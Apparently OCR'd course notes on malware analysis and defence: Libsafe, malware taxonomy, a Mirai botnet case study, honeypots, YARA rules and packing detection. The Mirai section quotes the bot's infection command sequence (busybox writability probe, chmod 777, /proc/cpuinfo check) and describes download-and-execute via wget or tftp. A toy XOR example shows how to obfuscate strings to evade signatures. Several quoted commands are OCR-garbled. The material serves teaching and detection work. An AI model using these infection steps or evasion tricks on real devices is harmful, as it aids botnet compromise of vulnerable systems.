`Libsafe` known to implement safer versions of vulnerable ones. Version 2 0 prevents format string vulnerability exploits that attempt to overwrite return addresses on the stack. `Libsafe` logs a warning and terminates the targeted process Its first task is to make sure that the functions can be safely executed based on their arguments. **Does not require source code**.[21]
Two checks:

1. The first check examines the pointer argument associated with each `%n` conversion specifier to determine whether the address references a return address or frame pointer
2. The second check determines whether the initial location of the argument pointer is in the same stack frame as the final location of the argument pointer

Limits:

- Restrict access to current stack frame
- Problem: password may be stored there (hence can be modified/read)
- Conclusion: Does not protect from programs trying to read in the stack frame

9.3.5 Testing

It is extremely difficult to construct a test suite that exercises all possible paths through a program. A major source of format string bugs comes from error reporting code. Because such code is triggered as a result of exceptional conditions, these paths are often missed by runtime testing.
News: situation is changing work of Xavier Devroye).

9.3.6 Static Taint Analysis

Inputs from untrusted sources are marked as tainted, data propagated from a tainted source is marked as tainted. A warning is generated if tainted data is interpreted as a format string but can generate a lot of false positives.

9.4 Format string vs buffer overflow

	Buffer Overflow	*Format String*
public since	mid 1980's	June 1999
danger realized	1990's	June 2000
number of exploits	a few thousand	a few dozen
considered as	security threat	programming bug
techniques	evolved and advanced	basic techniques
visibility	sometimes very difficult to spot	easy to find

[21] `https://www.researchgate.net/publication/2400968_Libsafe_20_Detection_of_Format_String_Vulnerability_Exploits`

9.5 Some vulnerabilities

22

10 Malware Analysis

10.1 Introduction

10.1.1 What is a malware ?

*Malware is a **piece of code which changes the behavior** of either the operating system kernel or some security sensitive applications, **without a user consent** and in such a way that it is then **impossible to detect those changes using a documented features** of the operating system or the application (e.g. API).*[23]

10.1.2 Vector/Surface of attack

1. **With consent**: for example, using teamviewer for technical support. In this case you gave your consent to someone to get full access to your computer. I let you enter, but does not mean you can install any type of code on my system ! (insiders). Another case is when you download your self a bad stuff.
2. **Without consent**: for example, again using teamviewer, an attacker could use it to maliciously take control of your computer. For example finding at vulnerability in protocol to do malicious things without the user "consent".

⇒ Here we have an example of **Potentially Unwanted Application (PUA)**. The more you let access to your computer the more you give your consent.

10.1.3 Malware classification (sample)

Malware classification = General traits of the malware, it is useful to provide an overall description of malware's behaviour and to catch them with **honeypot**. It also help to characterize its **signature** which is what identified the malware and hence is useful to detect new one.

- **Worm/Virus**: "a contagious piece of code that infects the other software on the host system and spreads itself once it is run. It is mostly known to spread when software is shared between computers. This acts more like a parasite". A virus is a specific type of malware that spread and replicates. Malware are more general: "any expected/unwanted behavior". Most of Anti Viruses are anti malware.
- **Spyware**: give information about what the victim is doing, collect information and send it, classical: keyloggers. (E.g keylogger)
- **Bot(Net)**: can be use as computer power (E.g mirai botnet), same as backdoor, but all botnet infected with the same malware are controlled by a command and control server (C&C).
- **Backdoor**: install itself onto a computer to allow the attacker access
- **(Down)Loader**: load some file to prepare an attack, (E.g loading spyware)
- **Ransomware**: encrypt data of the victim and promise decryption in exchange of ransom.
- **Spam sending**: use the machine to send spam (that may contain infected behaviors)
- **Scareware**: scare the user to make him/her buying something (e.g sexual scare)
- **Rootkit**: code used to conceal existence of to her code
- ...

[23] https://blog.invisiblethings.org/papers/2006/rutkowska_malware_taxonomy.pdf

But there is no clear border, malware often belong to multiple categories. Example: a program that collect information and sends spam. It can be classified as keylogger if e.g. it collects information such as passwords and t can be classified as worm if it spreads within the spams it sends.

We should not confused **classification of malware** ("this is a ransomware whose name is wannacry") and **family of malware** ("this is a rewriting of the code of wannacry"). Two malwares from the same family may have the same signature, *but this is rare*. Indeed: the objective of a family is to fool the detector with many variants.

10.1.4 Some famous malware

Creeper

- 1971, First networked virus.
- Infected several banks of mainframe computers through a proto Internet, causing displays to flash an ominous "I'm the creeper, catch me if you can."
- Result: programmers created the **first anti virus called Reaper**

Michelangelo

- 1991, Famous for creating the first widespread malware panic
- Infects boot sectors
- Viral infection of the news media "this virus would infect millions of computers and shut down automation on March 6 (the real Michelangelo's birthday)".
- Invisible until March 6, where it would essentially make all storage irretrievable.

I Love You

- Released in 2000, when malware were a "myth"
- **Spreads via emails, and via mIRC (love)**
- Slowdown services, 5 billions dollars
- From Philipines , but no law against

MyDoom.A

- Released in 2004, worm spread via emails or Kazaa
- Open backdoors, tries to crash website via DDOS attacks
- In 2004, roughly somewhere between 16 25% of all emails had been infected by MyDoom , cost 38 billions dollars.

StuxNet

- Spread by a USB thumb drive and targeted software controlling a facility in Iran that held uranium.
- **Requires state power, first digital weapon**

CryptoLocker

- Released in September 2013, spread through email attachments and encrypted the user's files so that they couldn't access them.
- With 500,000 victims, CryptoLocker made upwards of 30 million dollars in 100 days[24]

[24] https://www.pcworld.com/article/2082204/crime-pays-very-well-cryptolocker-grosses-up-to-30-million-in-ransom.html

⇒ **Situation** =

- More and more complex
- With specific targets
- With specific damages
- Two examples: Wannacry and Mirai
- ... Sadly, Coronavirus illustrates the problem.

WannaCry

- Self propagating ransomware
- Worm like behavior
- 200K computers infects across 150 countries
- SMBv1 vulnerability exploited by EternalBlue and DoublePulsar

Coronavirus

- Lots of hackers have exploited the situation
- To attack hospital (ransomware, keylogger, . . .)
- Difference between white hats and black hats

10.1.5 Malware analysis: Steps

1. Malware is noticed by someone/ something
2. Analyst examines sample and confirms it's malware
3. Analyst write a signatur e for the malware
4. Anti malware engines receive the rule and update themselves
5. Malware now detected and stopped

10.2 Case study: Mirai

10.2.1 Preamble: Denial of Service (DoS)


A **Denial of Service** (DoS) attack aims at preventing a target from providing its service.

- Most common: attack a server to take down a website
- If server detects the attack, it can "blacklist" the attacker, i.e. ignore all packets coming from the attacker

⇒ Solution: Attack from a lot of IPs → **Distributed Dos** (DDoS)

How to DDos

- Attacker infects lots of devices (called zombies or **bots**)
- Zombies await for commands from a **Command & Control** (C&C) server
- To DDoS attack, the C&C server orders all zombies to flood the victim with requests
- Zombies can use **amplification** techniques to increase attack size (e.g DNS amplification)
- Very hard to know who to blacklist!



The Mirai botnet trojan

- Where do you find a lot of Internet connected, low security devices?

⇒ In the Internet of Things! (IoT) almost zero security! Mirai is a botnet trojan infecting IoT devices (targets Linux, mostly CCTVs and DVRs)

10.2.2 Mirai botnet: timeline

1. 20th-22nd September 2016:
   - 620 Gbps DDoS to KrebsOnSecurity using 120k devices.
   - 1 Tbps DDoS to French hosting OVH using 150k devices

"*According to Akamai, it was nearly double the size of the largest attack they'd seen previously, and was among the biggest assaults the internet has ever witnessed*"

2. 30th September 2016: Mirai author Anna-senpai releases source code hoping to divert attention (did not work, authors pleaded guilty on Dec 2017)

10.2.3 How does it work ?

1. Vulnerable IoT devices exposed in the Internet are scanned
2. Botnet malware is installed on the IoT devices that use common password (63 are tried in)
3. IoT device connects connect to C&C
   Receive a payload that corresponds to their architecture
4. Awaits instructions from the C&C
   Example: please perform a DDOS attack on victim X

10.2.4 Mirai in the wilde

Remember: source code has been released

⇒ Different Mirai versions = notion of **family**

- Different servers and IP that are scanned (XOR domain), or
- Different C&C → different version

10.2.5 Mirai trojan: infective behavior

The Mirai trojan **bot** is the core of the botnet:

- Deletes itself from disk ⇒ hard to detect
- Modifies its process name into a random string
- Kills all processes listening on TCP ports 22 (SSH), 23 (Telnet), 80 (HTTP)
- Generates random IPs to scan avoiding dangerous subnets e.g. NSA
- Attempts to login with 60 default username/password pairs (not very complicated one in this case)
- Signals vulnerable IPs and credentials to Mirai server
- Finally, the bot waits for instructions from CC server

10.3 How to obtain malware samples: the honey pot approach (phase 1 of MA)

10.3.1 Catching malware samples

It is important to collect and analyze new data corresponding to new malware. It is also important to observe variant of known malware (**same family**), example: change of payload in the Mirai malware.

Looking for actions, code, ... FROM WHERE A SIGNATURE WILL BE EXTRACTED. For doing so, one has to deploy "traps". In the malware world, they are known under the name of "honeypots".

10.3.2 Honeypots

A **honeypot** is a **system** that is intentionally left vulnerable to catch attacks and malware and study their behavior. The honeypot records the behavior of the attacker and saves all the files dropped to an external location, then reflashes itself. Idea attributed to Bill Cheswick , played with a pirate who was exploiting a vulnerability in the sendmail daemon (1991).


Objectives Let the attacker believe that she can control the system. This allows the administrator to observe what the attacker uses to compromise the system.

1. Spies the network
2. Collect informations
3. Analyse information

Different level of control: weak , middle and strong interactions.


1. **Weak interactions***Emulate* services, but offer no response. Allows us to perform statistic:
   - Which port is under attack?
   - Which malware (in case information is in first packet)?

   Example: `netcat` that listen to a port and log all commands sent by attacker.
   Others: honeytrap




2. **Middle interactions** Problem with weak interaction: no response.
   Solution: Middle interaction:

   - respond with what the attacker expects (emulates a dedicated service)
   - She trusts it and send more




   - Payload is analyzed in a virtual machine (not always easy to put in place!)



   Example: `nepenthes`

   - Web server IIS with webdav known to be vulnerable to buffer overflow (2003)
   - Implement fake version that let the attacker exploit the vulnerability
   - In case attacker exploits vulnerability, emulate a virtual machine to analyse the content

3. **Strong interactions** Middle interaction problem: it is not difficult to detect if we are in a virtual environment.
   Solution: Let the attacker to have access to the full system
   - Allows us to discover new attacks
   - More dangerous as the full system is vulnerable
   - But very useful to detect new types of attacks



Some great tutorial: `https://www.cse.wustl.edu/~jain/cse571-09/ftp/honey.pdf`
`https://www.diva-portal.org/smash/get/diva2:327476/FULLTEXT01.pdf`

Some honey pots Mostly ssh services, can reply messages to another honey pot: $\begin{cases} \text{Cowrie} \\ \text{Kippo} \\ \text{Glastopf} \end{cases}$

Dionaea: against worms, effective for WannaCry

10.3.3 The case of Mirai

The Mirai flow of attack is known.

- **What we hunt:** the code deployed depending on the architecture
- Objective: to catch different versions to study variants of the malware
- To generate different malware signatures! (or even to predict new ones)


Again, the interesting part is the code that is deployed. We do not need to let the code be executed, just catch it!

⇒ Conclusion: A middle interaction honeypot is sufficient

The *Cowrie* honey pot can be used to emulates an ARM IoT device. We assume that this device accepts all connections attempts and store any attempt to load a file into the honey pot.


10.3.4 How to catch a Mirai

1. **Bot scan** How do you recognize when an attack comes from a Mirai bot?
   Connects to port 23 (Telnet), tries to login with hardcoded usernames and passwords, if successful runs the following commands:



   If the commands above succeed, a Mirai server will contact you next.
   busybox is file that emulate many version of linux.

2. **C&C server attack**
   The Mirai server will connect with the same credentials and execute:



   It try to have information about the mounted system since it try to inject the mirai payload but the only way to do this is to write something in you.

3. **Server attack** Each mounted file system <DIR> found is tested for writability by trying to write a file on it and see if its content matches:

```
echo -e '\\x6b\\x61\\x6d \\x69 <DIR>'> <./nippon/busybox cat> <DIR>/.nippon/busybox rm
                                      <DIR>/.nippon
```

   If it finds a writable <DIR> it moves to it and analyzes `/bin/echo` and `/proc/cpuinfo` to determine the CPU architecture (to adapt and know if victim is good candidate):

```
1 cd <DIR>
2 /busybox cp /bin/echo dvrHelper
3 dvrHelper
4 /busybox chmod 777 > dvrHelper
5 /busybox ECCHI
6 cat /proc/ cpuinfo
```

   Finally, the Mirai server uses `wget` or `tftp` to download and execute the Mirai downloader for the correct architecture. The downloader downloads and executes the Mirai bot for the correct architecture ...so your honeypot will record all the instructions executed by Mirai bot, server, and downloader, and samples of the downloader and bot, and save all of them somewhere for further analysis. Then the honeypot with reflash itself to disinfect itself. That's how you collect malware samples and make sure it's Mirai.

10.3.5 From observation to analysis and detection

1. Honeypots are there to spy, collect, analyse
2. They lure the attacker
3. They are not intrusion detection systems/anti-virus (study, no reaction)
4. Indeed, its up to you to decide if honeypot content correspond to a malicious action
5. This information can be used to feed a malware analysis system

10.4 Malware analysis (phase 3/4/5)

10.4.1 Malware detection

Objective: Classification of an executable binary as clean or malicious (+ malware type/family if possible)

- Always the same principle:
  - Characterize the malwares you know with signatures
  - Try to detect it in new files under analyses.
- Detection process leads to several types of analysis
  - First one: **static analysis** (read content of the file)
  - The **signature** is a (combination of) string(s) + static properties (features)

10.5 Static analysis

10.5.1 Example

```c
int malicious_behavior() {
    printf("I am evil!!!\n");
}
int main(int argc , char argv) {
    malicious_behavior();
}
```

The malware's behavior is to print the string "I am evil!!!".

We will look for programs that produce this string but how do we determine if a program has this malicious behavior ? How to know that this string is indeed the malicious behavior to hunt?

10.5.2 Static Analysis: Signatures are sequences of strings

- **Principle**: look for relevant strings in the binary (that's your signature
- How do the signatures look like?
  - composed of characteristic strings extracted from the malware
  - other property that can be quickly verified without executing, e.g., hash and size
- How do we extract the signature from a binary?
  - major challenge, but when you've it you're happy!
  - avoid false positive, false negative
- Before talking about the extraction, let us see what we can do when we have it!

10.5.3 Static Analysis: processing new files

- **Challenge**: How to detect a potential new malware M1?
- **Solution:**
  - Compile all signatures of known malwares in a regular expression (**classification**)
  - and scan the binary of M1 to see if any part matches (**detection**)
- This is a **Pattern matching** approach (remember your translator class!)
- It is mostly performed via **automata**:
  - Turn regular expression into automaton
  - Walk M1 file in the automaton and check if you reach an accepting state
- A well known tool: `YARA`

10.5.4 Malware detection static via `YARA`

Yara IS:

- **Elegant way to specify any type of regular expression**
- Fast and efficient at detection
- Look for syntactic properties of file
- Does not execute the sample during analysis (i.e. static)
- Plugins to python and other languages
- Protections against **REGEX attacks**
  - Remember : Regular expression are turned into automaton
  - If automaton is deterministic then one path
  - If automaton is non deterministic which arises for complex regular expressions), then exponential number of paths
  - Example:
    - regular expression: `[a-z]+@[a-z]+([a-z \.]+.]+\.)+[a-z]+` for mail

Yara IS NOT:

- a virus scanner (but act very similar to existing anti virus)
- a correlation engine
- a bayesian classifier
- Or more generally: an artificial intelligence

Rules can be very complex, but can be written in a very effective manner

```
rule 2018ISOLLATutorialYaraSimpler {
    meta:
        description = "Simpler Yara rule for ISOLA 2018"
    strings:
        $evil_string = "i am evil" wide ascii
    condition:
        $evil_string
}
```

Main difficulty: how to write good (effective) YARA rules? I.e. How to identify and extract malicious knowledge from a known database?

- **Things to avoid:**
  1. Rules that generate many false positives and
  2. Rules that match only the specific sample and are not much better than a hashvalue.
- **Solutions:**
  1. Comparison with cleanware database (**reduce false positive** = Happens when the rule claims it is a malware, but it is not)
     (a) Take a huge database of cleanware
     (b) Take a malware
     (c) Create a rule with strings that are specific to malware, and not present (or almost not present) in the cleanware

     May generate plenty of strings
     (a) Take the x best ones
     (b) Best has to be defined.

     `yarGen`: Keep strings that are likely to not be in goodware.
     Avoid false positive: Do not claim it is a malware if it not
     Danger:
     - Rules may become too specific
     - Strings that were present in the sample used as malware may not be part of the malware
     - And hence not present in another iteration of the same malware
     - Consequence: no detection!


     Example `https://www.nextron-systems.com/2015/02/16/write-simple-sound-yara-rules/` (**ToREAD**)
  2. Good practice (**avoid false negative**, less specific)
     Best practice by Florian Roth:
     (a) **Very specific strings** ($s) s)= hard indicators for a malicious sample
     Ex: typos: „ Micorsoft Corportation “ instead of „Microsoft Corporation“ and Monnitor “ instead of „
     (b) **Rare strings** = likely that they do not appear in goodware samples, but possible
     (c) **Strings that look common** = (Optional) e.g. yarGen output strings that do not seem to be specific but didn't appear in the goodware string database
     (d) **Question?** How to rank the importance of the strings in the rules?

Automatized in a tool: yarGen

- Author: Florian Roth
- Repository: `https://github.com/Neo23x0/yarGen`
- Purpose: automatic creation of YARA rules

> « The main principle is the creation of YARA rules from strings found in malware files while removing all strings that also appear in goodware files. »

Process



10.5.5 Static Analysis: Syntactic Pattern Matching: Obfuscation

`https://hal.inria.fr/hal-01964222/file/main.pdf` (**ToRead**)

```c
int malicious_behavior() {
    printf("I am");
    printf(" evil!!!\n");
}
int main(int argc , char argv) {
    malicious_behavior();
}
```

Observation: Signature "I am evil!!!" is not detected anymore!

Can obfuscate with:


- Easy to obfuscate, just split the strings in the code... with `strncat` and `strcpy`
- More advanced technique: encoding (byte code, xor + key)

```c
char * keystream = "ISOLA - TUTORIAL -2018 ";
char * obf = "\x00\x73\x2e\x21\x61\x48\x22\x3c\x38\x6e \x73\x68\x4b";
```

```
char * xor(char * str){
    int i;
    char *cipherstr;
    int len = strlen(keystream);
    cipherstr = malloc(len * sizeof(char));
    for (i = 0; i < len ; i ++) {
        cipherstr[i] = str [i] ^ keystream[i];
        if(cipherstr[i] == '\n') {
            cipherstr[i + 1] = '\0';
            break;
        }
    }
    return cipherstr;
}
```

10.5.6 Problem: Packing Detection

- Code gets compressed/encrypted and only decrypted at runtime (possibly one piece at the time)



- Very effective against any static technique: as hard as breaking encryption
- Difficulties:
  1. Hard to know if the program is packed
  2. And by who necessary to unpack
- Solution: To unpack we need to know which technique was used.
  1. YARA

```
Import r2;
rule UPX {
    strings: $upx = "UPX"
    condition:
        r2.section("UPX0","") and r2.section("UPX1","") and $upx
}
```

  2. Machine learning: we use **signature based Machine Learning classification**
     (a) Part 1: **training**:
     - Extract relevant features from binaries
     - Link features to pack/unpack informations + name of packer (if possible, Based on your knowledge)

- Create a ground truth for training ML classifiers (test several algorithms, Generalization step.)

(b) Part 2: **testing**:

- Use the result to decide if a file is packed
- Efficiency is very important, two questions: Packed or unpacked? Packed by who?

What is a feature ?

- **Static features:**
  - Number of non standard sections
  - Import table size
  - File header entropy
  - ...

  ⇒ Extraction time: 10 ms/file
- **Dynamic features:**
  - Repeated instruction execution
  - Execution of data section
  - Execution of previously written memory
  - ...

  ⇒ Extraction time: 1 s/file

  ⇒ In practice: Dynamic features are too expensive to extract

Feature Category	Description	Examples
File properties	Standard properties of the file; suspicious values, e.g. lack of an import table, can indicate packing	File size, difference between virtual and physical size, import table size
PE properties	Properties of the PE binary; these are often modified by the packing process to hinder analysis	Number and ratio of non-standard sections, location of entry point, first bytes after entry point
Entropy	Level of compression of the data; helps detecting packed code	Entropy of the bytes of the file, of the header, of the code and data sections

10.5.7 Packing Detection: Ground Truth

ML techniques are as good as the data used to train them. Binaries are chosen for ground truth by combining:

Hash based proprietary analyzer

- No access to tool source
- High quality detection
- Only on known binaries

Static signatures


- Multiple sources: YARA, PeID...
- Detects byte patterns of packers in binaries
- Detects packing on unknown binaries

Proprietary tools: often done with manual experience and hash based

Build ground truth based on **consensus** of these techniques.

ML techniques are as good as the data used to train them

```
//Experimental file packed by us:
//Not known to the proprietary tool
"./tests/binary1": {
    "PROPRIETARY_TOOL": Unpacked ,
    "YARA_SIGNATURE": TheMida v1.802
    "PEID_SIGNATURE": TheMida v1.8
}
//Packed with modified NSIS:
//Not know to static signatures
"./tests/binary2": {
    "PROPRIETARY_TOOL": NSIS,
    "YARA_SIGNATURE": Unpacked
    "PEID_SIGNATURE": Unpacked
}
//Consensus on UPX:
//Added to the ground truth
"./tests/binary3": {
    "PROPRIETARY_TOOL": UPX,
    "YARA_SIGNATURE": UPX
    "PEID_SIGNATURE": UPX
}
```



10.5.8 Packing Detection: ML Classifiers

We test ML classifiers of various complexity:

1. **Naive Bayesian Classifier** : performs Bayesian hypothesis testing assuming independence of features
2. **Decision Tree** : determines order of feature testing based on greedy entropy minimization
3. **Random Forest** : uses majority voting on multiple Decision Trees to avoid local maxima
4. **Nearest Neighbors** : clusters similar elements according to a distance metric
5. ...

Algorithms are evaluated on:

1. Effectiveness (by F-score)
2. Training time
3. Classification time

10.5.9 Packing Detection: Preliminary Results

Preliminary results on ML classifiers tested:

Algorithm	F1-score	Training Time (tot s)	Classification time (ms/file)
Decision Tree	0.97	16.1	0.3
Random Forest	0.91	10.6	0.27
Nearest Neighbors	0.96	39.8	1.9
AdaBoost	0.96	40.6	1

- Database of 160k unpacked and 40k packed PE files
- Used 80% of database for training, 20% for testing
- All classifiers are very effective (even simple ones)
- Decision tree is very cost effective
- Decide classifier to use according to available time

Preliminary results on most relevant features:[25]

Feature	Contribution*
Entropy of the whole file	19.2%
Header entropy	14.5%
Code section entropy	14.3%

As expected, entropy is important to detect packing. Packing classification relies on finer features, like:

- Specific bytes after entry point
- Presence of non standard sections
- Use of rarely used system calls

⇒ **Situation** =

- Static analysis is a fast and efficient way to detect known malwares
- With known signatures
- The approach is not robust to obfuscation

⇒ **Next** =

- Let us try to detect signatures *at execution time*
- This is the **dynamic analysis** approach.

10.6 Dynamic Analysis

Principle: execute the binary, analyze the memory looking for malicious behavior (in our case, "I am evil!")

⇒ Works for `strcpy("i am ");strncat(a, "evil ");printf(a)`

⇒ Does not work for `printf("i am "); printf("evil ")`

During execution the malicious string is recomposed/decoded, even if it is separated/encoded in the binary code

Yes, yara also applies to dynamic analysis!

[25] * computed as mean decrease impurity on tree based algorithms

How do we look for the signature in a binary?

- The binary is executed in a virtualized environment.
- The memory **is dumped** at various times during execution, and
- Search for the **signature** in the dump.

But what can be a signature now? In static analysis, signatures are defined as (sets of) string(s) + special flags. Observing malwares at runtime allows for new perspectives.
A signature can be:

⇒ Any type of observable behavior

⇒ Example: A sequence of logs (hock the logs)

⇒ Very important, e.g., in case of packing strings are obfuscated

Main difficulty: make sure that the malware does not know it is observed!

10.6.1 Dynamic Analysis: virtualized environment

Complexity: **high**

- Requires setting up and maintaining the emulation of a realistic environment
- Each file analysis requires time to execute the sample plus time to reflash and restart virtualized environment

Tools/software There are various virtualized environment:


- Sandboxes: Cuckoo, VirusTotal , sandboxie
- Virtual machines: VirtualBox, ...
- Native hypervisors

There are various tools to dump memory: **`LiMe`**, `fmem`, `HBGary`, ...
There are many tools to examine a dump: `Volatility` (works with python, embeds dynamic version of YARA)

